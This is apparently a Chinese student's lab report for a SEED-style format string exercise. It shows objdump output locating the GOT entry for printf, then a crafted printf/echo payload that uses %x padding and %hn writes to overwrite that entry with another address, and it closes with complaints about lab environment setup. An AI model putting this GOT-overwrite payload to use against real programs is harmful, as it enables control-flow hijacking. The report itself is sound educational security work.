
3.使用objdump查看printf函数的got表地址

```
objdump -R prog2
```

```
[06/12/23]seed@VM:~/.../code$ objdump -R prog2

prog2:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049ffc R_386_GLOB_DAT      __gmon_start__
0804a00c R_386_JUMP_SLOT   printf@GLIBC_2.0
0804a010 R_386_JUMP_SLOT   __stack_chk_fail@GLIBC_2.4
0804a014 R_386_JUMP_SLOT   fread@GLIBC_2.0
0804a018 R_386_JUMP_SLOT   puts@GLIBC_2.0
0804a01c R_386_JUMP_SLOT   __libc_start_main@GLIBC_2.0
0804a020 R_386_JUMP_SLOT   fopen@GLIBC_2.1


[06/12/23]seed@VM:~/.../code$
```


4.我们要做的是在0x0804a00c处写入0x804850b

```
echo $(printf
"\x0e\xa0\x04\x08@@@@\x0c\xa0\x04\x08")%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%
08x%08x%08x%08x%08x%1920x%hn%32013x%hn > input
./prog2
```




最终、实验遇到的问题与建议

①跟我在作业中提出来的问题一样。本次实验环境不止要安装一个Ubuntu16.04 LTS，或许还有别的限制。例如我在我自己安装的一个相同版本的虚拟机上做实验时，基本做不出来：



当我转战Lab3 中给出的虚拟机环境做本次实验，问题直接迎刃而解。



在我跟我的同学进行的交流中，我们一致认为：基本上我们现在做的每一个实验最难的地方都不是实验本身的内容，而是**实验环境的配置**！！！而往往大多数实验都不直接给我们配置好的虚拟机镜像，这使得我们的完成实验的时间成本等等急剧增加，而相对于直接做实验的内容来说，在实验环境的配置中学生能获得的东西很少，加之网络上对解决实验环境配置的blog质量良莠不齐，往往我们做实验会有一半的时间都花在配环境de掉环境的bug上。